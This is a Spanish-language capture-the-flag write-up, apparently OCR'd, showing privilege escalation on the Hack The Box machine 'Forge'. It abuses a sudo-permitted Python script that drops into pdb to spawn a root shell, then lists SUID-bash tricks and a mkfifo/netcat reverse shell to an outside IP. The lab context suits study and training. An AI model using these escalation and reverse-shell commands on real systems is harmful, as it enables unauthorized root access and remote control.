
levanto otra session de ssh y levantamos nc hacia el locallhost y elport


ssh -i llave.key user@forge.htb

nc 127.0.0.1 63935




ingresamos secretadminpassword





es un switch case y cuando sale o se coloca un dato no numerico genera una exepcion como se muestra en el script



sale pdb.post_mortem(e.__tracebak__)
validando en gtobins si hay algo con pdb

```
TF=$(mktemp)
echo 'import os; os.system("/bin/sh")' > $TF
pdb $TF
cont
```

entonces en vez de un numero coloco un string

```
user@forge:~$ nc 127.0.0.1 15130
Enter the secret passsword: secretadminpassword
Welcome admin!

What do you wanna do:
[1] View processes
[2] View free memory
[3] View listening sockets
[4] Quit
prueba
```

```
print(e)
sale pdb.post_mortem(e.
validando en gtobins si ha
TF=$(mktemp)
echo 'import os; os.s
pdb $TF
cont
entonces en vez de un nu
```

nc 127.0.0.1 63935

y en el otro lado tenemos pdb

```
user@forge:~$ python3 /opt/remote-manage.py
Listening on localhost:15130
invalid literal for int() with base 10: b'prueba'
> /opt/remote-manage.py(27)<module>()
-> option = int(clientsock.recv(1024).strip())
(Pdb)
[0] 0:ssh* 1:ssh- 2:zsh
```

entonces inteno hacer lo que dice gtobins pero me da error de syntaxis entonces solo ejecuto import os; y la shell

import os; os.system("/bin/sh")

```
user@forge:~$ python3 /opt/remote-manage.py
Listening on localhost:15130
invalid literal for int() with base 10: b'prueba'
> /opt/remote-manage.py(27)<module>()
-> option = int(clientsock.recv(1024).strip())
(Pdb) TF=$(mktemp)
*** SyntaxError: invalid syntax
(Pdb) import os; os.system("/bin/sh")
$ whoami
user
$ cat /root/root.txt
cat: /root/root.txt: Permission denied
$
[0] 0:ssh* 1:ssh- 2:zsh
```

nc 127.0.0.1 63935

como noi me dio root inteno hacer de nuevo todo pero esta ves como lo dice en sudo -l

```
User user may run the following commands on forge:
    (ALL : ALL) NOPASSWD: /usr/bin/python3 /opt/remote-manage.py
```

pero tampoco corrio

```
user@forge:~$ /usr/bin/python3 /opt/remote-manage.py
Listening on localhost:40261
invalid literal for int() with base 10: b'prueba2'
> /opt/remote-manage.py(27)<module>()
-> option = int(clientsock.recv(1024).strip())
(Pdb) import; os.system("/bin/sh")
*** SyntaxError: invalid syntax
(Pdb) import os; os.system("/bin/sh")
$ whoami
user
```

me di cuenta de que estaba corriendo el script sin sudo xd por eso no funcionaba

sudo /usr/bin/python3 /opt/remote-manage.py

```
user@forge:~$ sudo /usr/bin/python3 /opt/remote-manage.py
Listening on localhost:57337
invalid literal for int() with base 10: b'prueba5'
> /opt/remote-manage.py(27)<module>()
-> option = int(clientsock.recv(1024).strip())
(Pdb) import os; os.system('/bin/sh');
# whoami
root
#
```

otra forma algo redundante de tener bash con root es cambiando los permisos con chmod u+s y luego ejecutar la bash con modo privilege
import os; os.system (‘chmod u+s /bin/bash’);
exit();
/bin/bash -p

tambien se puede copiando la bin/bash y enviandola al /dev/shm/bash
os.system ('cp /bin/bash /dev/shm/bash')
os.system ('chmod u+s /dev/shm/bash')
exit
/bin/bash -p

otra forma es solicitando una reverse shell
import os; os.system('rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.23 123 >/tmp/f')